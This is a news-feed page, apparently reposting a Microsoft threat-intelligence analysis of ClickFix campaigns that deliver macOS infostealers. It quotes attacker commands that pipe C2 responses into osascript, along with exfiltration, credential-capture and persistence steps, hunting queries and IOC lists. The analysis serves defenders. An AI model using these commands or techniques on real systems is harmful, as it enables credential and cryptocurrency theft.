 Entrar
New “ClickFix” Campaign Bypasses Gatekeeper to Hijack macOS Devices
8 de Maio de 2026, 22:00
The post New “ClickFix” Campaign Bypasses Gatekeeper to Hijack macOS Devices appeared first on Daily CyberSecurity.



Microsoft researchers continue to observe the evolution of an infostealer campaign distributing ClickFix‑style instructions and targeting macOS users. In this recent iteration, threat actors attempt to take advantage of users who are looking for helpful advice on macOS-related issues (for example, optimizing their disk space) in blog sites and other user-driven content platforms by hosting their malicious commands in these sites.
These commands, which are purported to install system utilities, load an infostealing malware like Macsync, Shub Stealer, and AMOS into the targets’ devices instead. The malware then collects and exfiltrates data, including media files, iCloud data and Keychain entries, and cryptocurrency wallet keys. In some campaigns, the malware replaces legitimate cryptocurrency wallet apps with trojanized versions, putting users at an added security risk.
Prior iterations of this campaign delivered the infostealers through disk image (.dmg) files that required users to manually install an application. This recent activity reflects a shift in tradecraft, where threat actors instruct users to run Terminal commands that leverage native utilities to retrieve remotely hosted content, followed by script‑based loader execution.
Unlike application bundles opened through Finder—which might be subjected to Gatekeeper verification checks such as code signing and notarization—scripts downloaded and launched directly through Terminal (for example, by using osascript or shell interpreters) don’t undergo the same evaluation. This delivery mechanism enables attackers to initiate malware execution through user‑driven command invocation, reducing reliance on traditional application delivery methods and increasing the likelihood of successful execution.
In this blog, we take a look at three campaigns that use this new tradecraft. We also provide mitigation guidance and detection details to help surface this threat.
Standalone websites were seen hosting pages that included a Base64-encrypted instruction for end users to run. Some sites present this information in multiple languages. As of this writing, these websites that we’ve observed are either already down or have been reported.

In other instances, content that included instructions leading to malware were observed to be hosted on Craft, a note-taking platform that lets writers and content creators take notes and distribute their content. We’ve observed that pages like macclean[.]craft[.]me were taken down relatively quickly.
Threat actors were also publishing fake troubleshooting posts on the popular blogging site Medium to distribute ClickFix instructions. These posts claim to solve common macOS problems. Blog sites such as macos-disk-space[.]medium[.]com instruct users to “fix” an issue by pasting a command into Terminal. The command then decodes and runs an AppleScript or Bash loader. These blogs were reported and taken down quickly.
We observed three distinct execution paths leveraging different infrastructure. We’re classifying these as a loader install campaign, a script install campaign, and a helper install campaign. In the loader and helper campaigns, we observed that a random seven-digit value (hereinafter referred to as random IDs), was used in data staging, marking the staging folders as /tmp/shub_<random ID> or/tmp/<random ID>.
The underlying goal remains the same in these campaigns: sensitive data collection, persistence, and exfiltration.
The following table summarizes the key differences between the campaigns. We discuss the details of each of these campaigns in the succeeding sections of this blog.
| Activity or technique | Loader campaign | Script campaign | Helper campaign |
| Initial installation | No file written on disk | No file written on disk | /tmp/helper /tmp/update |
| Condition to exit execution | Russian keyboard detected | Failure to resolve an active command-and-control (C2) endpoint (all infrastructure checks fail) | Sandbox detected |
| Data staging | /tmp/shub_<random ID>/tmp/out.zip | None | /tmp/<random ID>/tmp/out.zip |
| Persistence (Plist file created) | ~/LaunchAgents/com.google.keystone.agent.plist | ~/LaunchAgents/com.<random value>.plist | Library/LaunchDaemons/com.finder.helper.plist |
| Bot execution | Payload: /GoogleUpdateC2 pattern: <C2 domain >/api/bot/heartbeat | Resolves active C2 through hardcoded infrastructure and Telegram fallback C2 domain: https://t[.]me/ax03bot | Payload: /.agentC2 domain: hxxp://45.94.47[.]204/api/ |
| Exfiltration | <C2 domain>/api/debug/event<C2 domain>/gate/chunk | <C2 domain>/upload.php | <C2 domain>/contact |
| Trojanized cryptocurrency apps | Trezor Suite.appLedger Wallet.appExodus.app | Not applicable (handled in later loader/payload stages) | Trezor Suite.appLedger Wallet.app |
Since February 2026, Microsoft researchers have observed a campaign that requests a loader shell from the attacker’s infrastructure using curl once a user copies and runs ClickFix commands using Terminal. It leads to further execution of a second-stage shell script.
This second shell script is a zsh loader that decodes and decompresses an embedded payload using Base64 and Gzip, respectively. It then executes the payload using eval.
The next-stage script also functions as a macOS reconnaissance and execution ‑control loader that first fingerprints the system by collecting the following information:
It then builds and sends a JSON object to an attacker‑controlled server containing an event name (loader_requested or cis_blocked) along with this telemetry. It also uses the presence of Russian/CIS keyboard layouts as a deliberate kill switch, reporting a cis_blocked event and stop the execution.
If the system isn’t blocked, the script silently beacons a “loader requested” event and then downloads and executes a remote AppleScript payload directly in memory using osascript.
This multi-stage macOS AppleScript stealer employs user interaction-based credential capture, conducts broad data collection across browsers, Keychains, messaging applications, wallet artifacts, and user documents, and stages the collected data into a compressed archive for exfiltration to a remote endpoint. The malware further tampers with locally installed applications to intercept sensitive data, establishes persistence through a masqueraded LaunchAgent that mimics legitimate software updates, and maintains remote command execution capabilities by periodically polling a server for instructions, which are executed at runtime.
We observed that the stealer self-identifies as “SHub Stealer” (it writes the marker SHub into its staging directory). It prompts the target user to enter their password, pretending to install a “helper” utility. It then validates the entered password using the command dscl . -authonly <username>. Upon successful validation, it sends a password_obtained event to its C2 infrastructure.
The malware stages collected data under a /tmp/shub_<random ID>/ folder. The collected data includes:
The stealer also collects documents smaller than 2 MB and stages them within a FileGrabber repository located at /tmp/shub_<random ID>/FileGrabber/.
The targeted file types are:
Once the data collection is complete, data is compressed and exfiltrated. The stealer deletes staging artifacts to reduce forensic evidence.
Subsequently, the stealer probes the system for the presence of any of the following cryptocurrency wallet applications:
When it finds any of these applications, it stages their data for exfiltration.
The stealer was also observed replacing legitimate cryptocurrency wallets apps with attacker-controlled or trojanized ones:
These trojanized cryptocurrency wallet applications pose a serious risk to their users who might be unaware of the stealthy compromise and continue to use and transact with them.
For persistence, the malware creates an additional script within the newly created ~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/ folder.
A malicious implant named GoogleUpdate is configured to RunAtLoad disguised as an agent. Microsoft Defender Antivirus detects this implant as Trojan:MacOS/SuspMalScript.
A new property list (plist), /Library/LaunchAgents/com.google.keystone.agent.plist,is then staged to run this agent.
The executable is then given permission to run with the following command:
Once com.google.keystone.agent.plist loads, it functions as a backdoor-style bot component that registers the infected macOS system with attacker infrastructure at <C2 domain>/api/bot/heartbeat, uniquely identifies the host using a hardware-derived ID, and periodically beacons system metadata such as hostname, operating system version, and external IP address.
The C2 server can return Base64-encoded instructions, which the script decodes and executes locally and deletes traces, enabling remote command execution on demand. This process creates a persistent remote-control channel, where the attacker could push arbitrary shell code to the infected device at any time.
In April 2026, Microsoft researchers observed an ongoing campaign that runs a heavily obfuscated infostealer when users run it through Terminal.
The attack begins with a social‑engineering instruction containing a Base64‑encoded command.
When decoded, this instruction resolves a one‑line shell pipeline that retrieves a remote script, which is then handed off immediately for execution. By encoding the command and streaming its output directly into the shell, the attacker avoids placing a recognizable payload on disk during the initial stage.
The retrieved script.sh payload is launched directly from the network stream, with no intermediate file written to disk. It’s responsible for establishing persistence and deploying follow-on functionality. It delivers the second-stage Base64 encoded script under a plist staged at ~/Library/LaunchAgent/com.<random name>.plist.
The persisted AppleScript is heavily obfuscated in its original form (character ID concatenation). After decoding, the key logic follows:
This AppleScript functions as a C2 discovery and execution orchestrator for a macOS malware campaign. The AppleScript is used as the control layer and standard Unix tools for network interaction and execution. Its first role is C2 discovery. It iterates over a list of potential server identifiers (for example {0x666[.]info}), constructs candidate URLs (http://<value>/), and probes them using curl with a realistic Chrome macOS user agent and a benign POST body (-d “check”). This connectivity test is performed through the following command:
/usr/bin/curl -s -H “<User-Agent>” -d “check” –connect-timeout 5 –max-time 10 <candidate_url>
If none of the hard‑coded infrastructure responds successfully, the script falls back to Telegram‑based C2 discovery. It fetches a Telegram bot page using curl -s hxxps://t[.]me/ax03bot and extracts a hidden server identifier embedded in an HTML <span dir=”auto”> element using sed. This lets the attacker rotate C2 infrastructure dynamically.
Once a working C2 endpoint is identified, the script moves into execution orchestration. It sends a final POST request to the resolved server containing a transaction ID (txid) and module identifier, then immediately pipes the server response into osascript for execution:
curl -s -X POST <C2_URL> -H “<User-Agent>” -d “<txid>&module” | osascript
This command enables arbitrary AppleScript execution directly from the server, fully in memory, with no payload written to disk. Output and errors are suppressed, and execution only proceeds if all connectivity checks succeed. Overall, this isn’t a simple downloader but a resilient, infrastructure‑aware loader designed to dynamically discover C2 endpoints, evade takedowns, and execute attacker‑controlled AppleScript logic on demand.
We observed data exfiltration to the attacker’s infrastructure on a C2/upload.php endpoint leveraging curl.
Starting at the end of January 2026 , another ClickFix campaign relied on an executable file named helper or update to run. In this campaign, once a user ran the encoded ClickFix instructions, a first-stage script decoded a Base64 payload and then decompressed the payload using Gunzip.
The first-stage script led to the retrieval of the second stage-malicious Mach Object (Mach-O) executable into the newly created /tmp/<file name> folder.
In February 2026, this campaign retrieved the payload under a /tmp/update folder.
This malicious executable file has its extended properties removed and is then given permission to run and launch on the victim’s device.
The infection chain begins with an AppleScript based stager that uses array subtraction obfuscation to conceal its strings and commands. This stager performs an anti-analysis gate by invoking system_profiler and inspecting both memory and hardware profiles. Specifically, it searches for common virtualization indicators such as QEMU, VMware, and KVM. In addition to explicit hypervisor vendor strings, the script also checks for a set of generic hardware artifacts commonly observed in virtualized or analysis environments, including:
If any of these indicators are present, execution is terminated early, preventing further stages from running.
Like the loader install campaign, the stealer prompts the user to enter their password. It validates locally whether the entered password is correct using dscl utility.
After capturing the target user’s password, the malware then focuses on stealing high-value credentials and financial artifacts. It copies macOS Keychain databases, enabling access to stored website passwords, application secrets, and WiFi credentials.
It also collects browser authentication material from Chromium‑based browsers, including saved usernames and passwords, session cookies, autofill data, and browser profile state that can be reused for account takeover. In addition, the script targets cryptocurrency wallets, copying data associated with both browser‑based and desktop wallets. This includes browser extensions such as MetaMask and Phantom, as well as desktop wallets including Exodus and Electrum.
The stealer compresses collected data into a ZIP file /tmp.out.zip, which is then exfiltrated to a <C2 domain>/contact> endpoint. The stealer removes staging artifacts to reduce forensic evidence.
Similar to the loader campaign, the stealer in the helper also replaces legitimate wallet apps with attackers-controlled ones:
To maintain long‑term access to infected systems, the helper campaign deploys a multi‑stage persistence mechanism built around two cooperating components: a primary backdoor binary and a lightweight execution wrapper.
The persistence chain begins with the download of a second‑stage backdoor implant named .mainhelper into the current user’s home directory. As shown in Figure 22, the obfuscated AppleScript issues a network retrieval command that fetches this Mach‑O executable from an attacker-controlled endpoint (<C2 domain>/zxc/kito) and writes it as a hidden file under the user profile.
Once it’s given attributes and permissions to run, the /.mainhelper implant joins the compromised device to a C2 endpoint hxxp://45.94.47[.]204/api/. The implant executes tasks from the attacker, providing a remote-control capability to the attacker on the compromised system.
In addition to the backdoor binary, the stealer creates a secondary file named .agent, also placed in the user’s home directory. Unlike .mainhelper, .agent isn’t a full implant. Instead, it is a lightweight shell wrapper whose sole purpose is to launch and supervise the .mainhelper process. The script writes the wrapper to disk and configures it so that, if the backdoor process terminates or crashes, .agent relaunches it.
After prompting the victim for their macOS password and validating it, the script escalates privileges to establish system-level persistence. It constructs a LaunchDaemon plist, stages the XML content to a temporary file (/tmp/starter), and then writes it to /Library/LaunchDaemons/com.finder.helper.plist.
LaunchDaemon is configured to run /bin/bash with the path to ~/.agent as its argument, rather than invoking the backdoor binary directly. As shown in Figure 25, the script sets correct ownership, loads the daemon using launchctl, and enables both RunAtLoad and KeepAlive.
As a result, on every system boot, launchd runs the .agent wrapper with root privileges, which in turn ensures that the .mainhelper backdoor process is running.
Apple Xprotect has updated signatures to protect users against this threat. Additionally, in macOS 26.4 and later, Apple has introduced a mitigation that directly addresses the ClickFix delivery mechanism.
When a user attempts to paste a potentially malicious command into Terminal, they will now see the following prompt:
Possible malware, Paste blocked
Your Mac has not been harmed. Scammers often encourage pasting text into Terminal to try and harm your Mac or compromise your privacy. These instructions are commonly offered via websites, chat agents, apps, files, or a phone call.
Organizations can also follow these recommendations to mitigate threats associated with this threat:
Microsoft also recommends the following mitigations to reduce the impact of this threat.
Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
| Tactic | Observed activity | Microsoft Defender coverage |
| Execution | User copies, pastes, and runs Base64 instructions Base64 instructions are deobfuscated Executable files are created from remote attacker’s infrastructureInstalled malware implant is executed Malicious AppleScript is retrieved from attacker infrastructureSequence of malicious instructions are executed | Microsoft Defender for Endpoint Suspicious shell command execution Obfuscation or deobfuscation activity Executable permission added to file or directory Suspicious launchctl tool activity ‘SuspMalScript’ malware was prevented Possible AMOS stealer Activity Suspicious AppleScript activity Suspicious piped command launched Suspicious file or information obfuscation detected Microsoft Defender Antivirus Trojan:MacOS/Multiverze – Created executable file Trojan:MacOS/SuspMalScript – Malware implant downloaded by the loader campaign Behavior:MacOS/SuspAmosExecution – Malicious file execution Behavior:MacOS/SuspOsascriptExec – Malicious osascript execution Behavior:MacOS/SuspDownloadFileExec – Suspicious file download and execution Behavior:MacOS/SuspiciousActiviyGen |
| Data collection | Malware collects data from bash history, browser credentials, and other sensitive foldersMultiple files are collected into staging foldersCollected data is staged and archived into a folder Staging folders are removed | Microsoft Defender for Endpoint Suspicious access of sensitive filesSuspicious process collected data from local systemEnumeration of files with sensitive dataSuspicious archive creationSuspicious path deletion Microsoft Defender Antivirus Behavior:MacOS/SuspPassSteal – Suspicious process collected data from local systemTrojan:MacOS/SuspDecodeExec – Malicious plist detection |
| Defense evasion | Malware deletes the staging paths following exfiltrationExecution of obfuscated code to evade inspection | Microsoft Defender for Endpoint Suspicious path deletionSuspicious file or information obfuscation detected |
| Credential access | Malware steals user account credential and stages files for exfiltration | Microsoft Defender for Endpoint Suspicious access of sensitive filesUnix credentials were illegitimately accessed |
| Exfiltration | Malware exfiltrates staged data using curl and HTTP POST | Microsoft Defender for Endpoint Possible data exfiltration using curl Microsoft Defender Antivirus Behavior:MacOS/SuspInfoExfilTrojan:MacOS/SuspMacSyncExfil |
Microsoft Defender customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to help prevent, mitigate, or respond to associated threats found in customer environments.
From ClickFix to code signed: the quiet shift of MacSync Stealer malware.
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
Microsoft Defender customers can run the following queries to find related activity in their networks:
Initial access
//Loader campaign installation
DeviceNetworkEvents
| where InitiatingProcessCommandLine has_any ("loader.sh?build=","payload.applescript?build=")

// Helper campaign installation
DeviceFileEvents
| where InitiatingProcessCommandLine  has_all("curl", "/tmp/helper","-o")

//Install of /update install campaign
DeviceFileEvents
| where InitiatingProcessCommandLine  has_all("curl", "/tmp/update","-o")
| where FileName== "update"
Exfiltration to C2 infrastructure
//loader campaign

DeviceProcessEvents
| where ProcessCommandLine has_all("curl", "post","/debug/event", "build_hash")

DeviceProcessEvents
| where ProcessCommandLine  has_all("curl","/tmp","post","-H","-f","build","/gate")
| where not (ProcessCommandLine has_any(".claude/shell-snapshots"))

//script campaign

DeviceNetworkEvents
| where InitiatingProcessCommandLine has_all ("curl","-F","txid","zip","max-time")

//helper campaign
DeviceProcessEvents
| where InitiatingProcessCommandLine has_all ("curl","post","-H","user","buildid","cl","cn","/tmp/")
Bot C2 installation and communication
//loader campaign - bot install
DeviceFileEvents
| where InitiatingProcessCommandLine =="base64 -d"
| where FolderPath endswith @"Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/GoogleUpdate"

//loader campaign – bot communication
DeviceProcessEvents
 | where ProcessCommandLine  has_all("/api/bot/heartbeat","post","curl")

//script campaign second stage execution
DeviceProcessEvents
 | where ProcessCommandLine  has_all("curl","POST","txid","osascript","bmodule","max-time")

//helper campaign - bot install

//Alternate query for helper or bot update installation
DeviceFileEvents
| where  InitiatingProcessCommandLine has_all ("curl","zxc","kito")

DeviceProcessEvents
| where InitiatingProcessFileName =="osascript"
| where  ProcessCommandLine  has_all ("sh","echo","-c", "cp","/tmp/starter",".plist")
| Indicator | Type | Description |
| cleanmymacos[.]org | Domain | Distribution of ClickFix instructions |
| mac-storage-guide.squarespace[.]com | Domain | Distribution of ClickFix instructions |
| claudecodedoc[.]squarespace[.]com | Domain | Distribution of ClickFix instructions |
| domenpozh[.]net | Domain | Distribution of ClickFix instructions |
| macos-disk-space[.]medium[.]com | Domain | Distribution of ClickFix instructions |
| macclean[.]craft[.]me | Domain | Distribution of ClickFix instructions |
| apple-mac-fix-hidden[.]medium[.]com | Domain | Distribution of ClickFix instructions |
| Indicator | Type | Description |
| rapidfilevault4[.]sbs | Domain | Payload delivery and C2 |
| coco-fun2[.]com | Domain | Payload delivery and C2 |
| nitlebuf[.]com | Domain | Payload delivery and C2 |
| yablochnisok[.]com | Domain | Payload delivery and C2 |
| mentaorb[.]com | Domain | Payload delivery and C2 |
| seagalnssteavens[.]com | Domain | Payload delivery and C2 |
| res2erch-sl0ut[.]com | Domain | Payload delivery and C2 |
| filefastdata[.]com | Domain | Payload delivery and C2 |
| metramon[.]com | Domain | Payload delivery and C2 |
| octopixeldate[.]com | Domain | Payload delivery and C2 |
| pewweepor092[.]com | Domain | Payload delivery and C2 |
| bulletproofdomai2n[.]com | Domain | Payload delivery and C2 |
| benefasts-fhgs2[.]com | Domain | Payload delivery and C2 |
| repqoow77wiqi[.]com | Domain | Payload delivery and C2 |
| do2wers[.]com | Domain | Payload delivery and C2 |
| rapidfilevault4[.]cyou | Domain | Payload delivery and C2 |
| reews09weersus[.]com | Domain | Payload delivery and C2 |
| pepepupuchek13[.]com | Domain | Payload delivery and C2 |
| pewqpeee888[.]com | Domain | Payload delivery and C2 |
| wewannaliveinpicede[.]com | Domain | Payload delivery and C2 |
| datasphere[.]us[.]com | Domain | Payload delivery and C2 |
| rapidfilevault5[.]sbs | Domain | Payload delivery and C2 |
| coco2-hram[.]com | Domain | Payload delivery and C2 |
| poeooeowwo777[.]com | Domain | Payload delivery and C2 |
| korovkamu[.]com | Domain | Payload delivery and C2 |
| metrikcs[.]com | Domain | Payload delivery and C2 |
| metlafounder[.]com | Domain | Payload delivery and C2 |
| terafolt[.]com | Domain | Payload delivery and C2 |
| haploadpin[.]com | Domain | Payload delivery and C2 |
| rawmrk[.]com | Domain | Payload delivery and C2 |
| mikulatur[.]com | Domain | Payload delivery and C2 |
| milbiorb[.]com | Domain | Payload delivery and C2 |
| doqeers[.]com | Domain | Payload delivery and C2 |
| we2luck[.]com | Domain | Payload delivery and C2 |
| quantumdataserver5[.]homes | Domain | Payload delivery and C2 |
| bintail[.]com | Domain | Payload delivery and C2 |
| molokotarelka[.]com | Domain | Payload delivery and C2 |
| trehlub[.]com | Domain | Payload delivery and C2 |
| avafex[.]com | Domain | Payload delivery and C2 |
| rhymbil[.]com | Domain | Payload delivery and C2 |
| boso6ka[.]com | Domain | Payload delivery and C2 |
| res2erch-sl2ut[.]com | Domain | Payload delivery and C2 |
| pilautfile[.]com | Domain | Payload delivery and C2 |
| bigbossbro777[.]com | Domain | Payload delivery and C2 |
| miappl[.]com | Domain | Payload delivery and C2 |
| peloetwq71[.]com | Domain | Payload delivery and C2 |
| fastfilenext[.]com | Domain | Payload delivery and C2 |
| beransraol[.]com | Domain | Payload delivery and C2 |
| pelorso90la[.]com | Domain | Payload delivery and C2 |
| medoviypirog[.]com | Domain | Payload delivery and C2 |
| wewannaliveinpice[.]com | Domain | Payload delivery and C2 |
| malkim[.]com | Domain | Payload delivery and C2 |
| pipipoopochek6[.]com | Domain | Payload delivery and C2 |
| hello-brothers777[.]com | Domain | Payload delivery and C2 |
| dialerformac[.]com | Domain | Payload delivery and C2 |
| persaniusdimonica8[.]com | Domain | Payload delivery and C2 |
| hilofet[.]com | Domain | Payload delivery and C2 |
| tmcnex[.]com | Domain | Payload delivery and C2 |
| nibelined[.]com | Domain | Payload delivery and C2 |
| pissispissman[.]com | Domain | Payload delivery and C2 |
| bankafolder[.]com | Domain | Payload delivery and C2 |
| perewoisbb0[.]com | Domain | Payload delivery and C2 |
| us41web[.]live | Domain | Payload delivery and C2 |
| uk176video[.]live | Domain | Payload delivery and C2 |
| jihiz[.]com | Domain | Payload delivery and C2 |
| beltoxer[.]com | Domain | Payload delivery and C2 |
| swift-sh[.]com | Domain | Payload delivery and C2 |
| hitkrul[.]com | Domain | Payload delivery and C2 |
| kofeynayagush[.]com | Domain | Payload delivery and C2 |
| Indicator | Type | Description |
| hxxps://cauterizespray[.]icu/script[.]sh | URL | Payload delivery |
| hxxps://enslaveculprit[.]digital/script[.]sh | URL | Payload delivery |
| hxxps://resilientlimb[.]icu/script[.]sh | URL | Payload delivery |
| hxxps://thickentributary[.]digital/script[.]sh | URL | Payload delivery |
| hxxp://paralegalmustang[.]icu/script[.]sh | URL | Payload delivery |
| hxxps://round5on[.]digital/script[.]sh | URL | Payload delivery |
| hxxps://qjywvkbl[.]degassing-mould[.]digital | URL | Payload delivery |
| hxxps://zg5mkr7q[.]apexharvestor[.]digital | URL | Payload delivery |
| hxxps://kvrnjr30[.]apexharvestor[.]digital | URL | Payload delivery |
| hxxps://yygp4pdh[.]apexharvestor[.]digital | URL | Payload delivery |
| hxxps://t[.]me/ax03bot | URL | Payload delivery |
| 0x666[.]info | Domain | Payload delivery, C2, and exfiltration |
| honestly[.]ink | Domain | Payload delivery, C2, and exfiltration |
| 95.85.251[.]177 | IP address | Payload delivery, C2, and exfiltration |
| pla7ina[.]cfd | Domain | Payload delivery, C2, and exfiltration |
| play67[.]cc | Domain | Payload delivery, C2, and exfiltration |
| Indicator | Type | Description |
| rvdownloads[.]com | Domain | Payload delivery |
| famiode[.]com | Domain | Payload delivery |
| contatoplus[.]com | Domain | Payload delivery |
| woupp[.]com | Domain | Payload delivery |
| saramoftah[.]com | Domain | Payload delivery |
| ptrei[.]com | Domain | Payload delivery |
| wriconsult[.]com | Domain | Payload delivery |
| kayeart[.]com | Domain | Payload delivery |
| ejecen[.]com | Domain | Payload delivery |
| stinarosen[.]com | Domain | Payload delivery |
| biopranica[.]com | Domain | Payload delivery |
| raxelpak[.]com | Domain | Payload delivery |
| octopox[.]com | Domain | Payload delivery |
| boosterjuices[.]com | Domain | Payload delivery |
| ftduk[.]com | Domain | Payload delivery |
| dryvecar[.]com | Domain | Payload delivery |
| vcopp[.]com | Domain | Payload delivery |
| kcbps[.]com | Domain | Payload delivery |
| jpbassin[.]com | Domain | Payload delivery |
| isgilan[.]com | Domain | Payload delivery |
| arkypc[.]com | Domain | Payload delivery |
| hacelu[.]com | Domain | Payload delivery |
| stclegion[.]com | Domain | Payload delivery |
| xeebii[.]com | Domain | Payload delivery |
| hxxp://138.124.93[.]32/contact | URL | Exfiltration endpoint |
| hxxp://168.100.9[.]122/contact | URL | Exfiltration endpoint |
| hxxp://199.217.98[.]33/contact | URL | Exfiltration endpoint |
| hxxp://38.244.158[.]103/contact | URL | Exfiltration endpoint |
| hxxp://38.244.158[.]56/contact | URL | Exfiltration endpoint |
| hxxp://92.246.136[.]14/contact | URL | Exfiltration endpoint |
| hxxps://avipstudios[.]com/contact | URL | Exfiltration endpoint |
| hxxps://joytion[.]com/contact | URL | Exfiltration endpoint |
| hxxps://laislivon[.]com/contact | URL | Exfiltration endpoint |
| hxxps://mpasvw[.]com/contact | URL | Exfiltration endpoint |
| hxxps[://]lakhov[.]com/contact | URL | Exfiltration endpoint |
| Indicator | Type | Description |
| reachnv[.]com | Domain | Delivery of the update install variant of the helper campaign |
| vagturk[.]com | Domain | Delivery of the update install variant of the helper campaign |
| futampako[.]com | Domain | Delivery of the update install variant of the helper campaign |
| octopox[.]com | Domain | Delivery of the update install variant of the helper campaign |
| lbarticle[.]com | Domain | Delivery of the update install variant of the helper campaign |
| raytherrien[.]com | Domain | Delivery of the update install variant of the helper campaign |
| joeyapple[.]com | Domain | Delivery of the update install variant of the helper campaign |
| Indicator | Type | Description |
| 45.94.47[.]204 | IP address | Bot communication IP address |
| wusetail[.]com | Domain | Hosting bot payload |
| aforvm[.]com | Domain | Hosting bot payload |
| ouilov[.]com | Domain | Hosting bot payload |
| malext[.]com | Domain | Hosting bot payload |
| rebidy[.]com | Domain | Hosting bot payload |
| Indicator | Type | Description |
| 9d2da07aa6e7db3fbc36b36f0cfd74f78d5815f5ba55d0f0405cdd668bd13767 | SHA-256 | Payload |
| 7ca42f1f23dbdc9427c9f135815bb74708a7494ea78df1fbc0fc348ba2a161ae | SHA-256 | Payload |
| 241a50befcf5c1aa6dab79664e2ba9cb373cc351cb9de9c3699fd2ecb2afab05 | SHA-256 | Payload |
| 522fdfaff44797b9180f36c654f77baf5cdeaab861bbf372ccfc1a5bd920d62e | SHA-256 | Payload |
| Indicator | Type | Description |
| /tmp/helper | Folder path | Malware staging |
| /tmp/starter | Folder path | Malware plist staging |
| ~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/GoogleUpdate | Folder path | Malicious file masquerading as Google Update component |
| ~/LaunchAgents/com.google.keystone.agent.plist | Plist name | Staged plist running malicious executable |
| ~/Library/LaunchAgents/com.<random value>.plist | Plist name | Staged plist running malicious executable |
This research is provided by Microsoft Defender Security Research with contributions from Arlette Umuhire Sangwa, Kajhon Soyini, Srinivasan Govindarajan, Michael Melone, and members of Microsoft Threat Intelligence.
The post ClickFix campaign uses fake macOS utilities lures to deliver infostealers appeared first on Microsoft Security Blog.
Researchers are warning that widely trusted local tools such as macOS’s textutil and KeePassXC can pose unexpected security risks when used within automated workflows. The issue is not traditional vulnerabilities such as memory corruption or code execution, but how normal features behave when exposed to attacker-controlled input. Many engineering teams treat built-in utilities as safe […]
The post Researchers Warn macOS textutil, KeePassXC Can Fuel Automation Attacks appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

A new macOS-focused cyber campaign linked to the North Korean threat actor Sapphire Sleet, highlighting how attackers are increasingly relying on social engineering rather than software vulnerabilities to compromise systems. Rather than exploiting security flaws, the attackers manipulate user trust, allowing them to bypass built-in macOS protections. The attack begins with carefully crafted social engineering […]
The post Microsoft spots Sapphire Sleet macOS attack using AppleScript and social engineering appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

A sophisticated macOS-focused cyber campaign orchestrated by the North Korean threat actor Sapphire Sleet, revealing a shift toward social engineering over traditional software exploitation. Instead of relying on vulnerabilities, the attackers trick users into executing malicious files disguised as legitimate software updates, effectively bypassing Apple’s built-in security protections. The campaign centers on a fake file […]
The post Fake Zoom SDK Update Spreads Sapphire Sleet Malware in New macOS Attack Chain appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.
Executive summary
Microsoft Threat Intelligence uncovered a macOS‑focused cyber campaign by the North Korean threat actor Sapphire Sleet that relies on social engineering rather than software vulnerabilities. By impersonating a legitimate software update, threat actors tricked users into manually running malicious files, allowing them to steal passwords, cryptocurrency assets, and personal data while avoiding built‑in macOS security checks. This activity highlights how convincing user prompts and trusted system tools can be abused, and why awareness and layered security defenses remain critical.
Microsoft Threat Intelligence identified a campaign by North Korean state actor Sapphire Sleet demonstrating new combinations of macOS-focused execution patterns and techniques, enabling the threat actor to compromise systems through social engineering rather than software exploitation. In this campaign, Sapphire Sleet takes advantage of user‑initiated execution to establish persistence, harvest credentials, and exfiltrate sensitive data while operating outside traditional macOS security enforcement boundaries. While the techniques themselves are not novel, this analysis highlights execution patterns and combinations that Microsoft has not previously observed for this threat actor, including how Sapphire Sleet orchestrates these techniques together and uses AppleScript as a dedicated, late‑stage credential‑harvesting component integrated with decoy update workflows.
After discovering the threat, Microsoft shared details of this activity with Apple as part of our responsible disclosure process. Apple has since implemented updates to help detect and block infrastructure and malware associated with this campaign. We thank the Apple security team for their collaboration in addressing this activity and encourage macOS users to keep their devices up to date with the latest security protections.
This activity demonstrates how threat actors continue to rely on user interaction and trusted system utilities to bypass macOS platform security protections, rather than exploiting traditional software vulnerabilities. By persuading users to manually execute AppleScript or Terminal‑based commands, Sapphire Sleet shifts execution into a user‑initiated context, allowing the activity to proceed outside of macOS protections such as Transparency, Consent, and Control (TCC), Gatekeeper, quarantine enforcement, and notarization checks. Sapphire Sleet achieves a highly reliable infection chain that lowers operational friction and increases the likelihood of successful compromise—posing an elevated risk to organizations and individuals involved in cryptocurrency, digital assets, finance, and similar high‑value targets that Sapphire Sleet is known to target.
In this blog, we examine the macOS‑specific attack chain observed in recent Sapphire Sleet intrusions, from initial access using malicious .scpt files through multi-stage payload delivery, credential harvesting using fake system dialogs, manipulation of the macOS TCC database, persistence using launch daemons, and large-scale data exfiltration. We also provide actionable guidance, Microsoft Defender detections, hunting queries, and indicators of compromise (IOCs) to help defenders identify similar threats and strengthen macOS security posture.
